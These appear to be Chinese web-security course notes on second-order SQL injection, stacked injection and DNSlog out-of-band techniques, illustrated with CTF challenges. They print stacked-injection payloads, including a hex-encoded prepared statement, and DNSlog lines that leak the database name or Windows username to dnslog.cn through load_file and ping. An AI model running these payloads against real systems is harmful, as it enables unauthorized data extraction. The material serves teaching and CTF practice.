



WEB 攻防-通用漏洞&SQL 注入&CTF&二次&堆叠&DNS 带外



#知识点:

1、数据库堆叠注入

根据数据库类型决定是否支持多条语句执行

2、数据库二次注入

应用功能逻辑涉及上导致的先写入后组合的注入

3、数据库 Dnslog 注入

解决不回显 (反向连接), SQL 注入, 命令执行, SSRF 等

4、黑盒模式分析以上

二次注入: 插入后调用显示操作符合

堆叠注入: 判断注入后直接调多条执行

DNS 注入: 在注入上没太大利用价值, 其他还行

二次注入原理, 主要分为两步

第一步: 插入恶意数据


第一次进行数据库插入数据的时候, 仅仅对其中的特殊字符进行了转义, 在写入数据库的时候还是保留了原来的数据, 但是数据本身包含恶意内容。

第二步: 引用恶意数据

在将数据存入到了数据库中之后, 开发者就认为数据是可信的。在下次需要进行查询的时候, 直接从数据库中取出了恶意数据, 没有进行进一步的检验和处理, 这样就会造成SQL的二次注入。

二次注入原理示意图

寻找插入数据库
并会转义的操作



演示案例:

- 二次注入-74CMS&网鼎杯 2018Unfinish
- 堆叠注入-数据库类型&强网杯 2019 随便注
- DNS 利用-平台介绍&SQL 注入&命令执行等

#二次注入-74CMS&网鼎杯 2018Unfinish

CTF-[网鼎杯 2018]Unfinish-黑盒

CMS-74CMS 个人会员中心-黑白盒

#堆叠注入-数据库类型&强网杯 2019 随便注

根据数据库类型决定是否支持多条语句执行

支持堆叠数据库类型: MYSQL MSSQL Postgresql 等

```
' ;show databases;
```

```
' ;show tables;
```

```
' ;show columns from `1919810931114514`;
```

```
' ;select flag from `1919810931114514`;
```

```
' ;SeT
```

```
@a=0x73656c656374202a2066726f6d20603139313938313039333313131343531
```

```
3460;prepare execsql from @a;execute execsql;
```

#DNS 利用-平台介绍&SQL 注入&命令执行等

1. 平台

<http://www.dnslog.cn>

<http://admin.dnslog.link>

<http://ceye.io>

2. 应用场景:

解决不回显, 反向连接, SQL 注入, 命令执行, SSRF 等

SQL 注入:

```
select load_file(concat('\\\\\\\\', (select  
database()), '.7logee.dnslog.cn\\\\aa'));
```

```
and (select load_file(concat('/', (select  
database()), '.69kn19.dnslog.cn/abc')))
```

命令执行:

```
ping %USERNAME%.7logee.dnslog.cn
```

涉及资源:

[补充: 涉及录像课件资源软件包资料等下载地址](#)
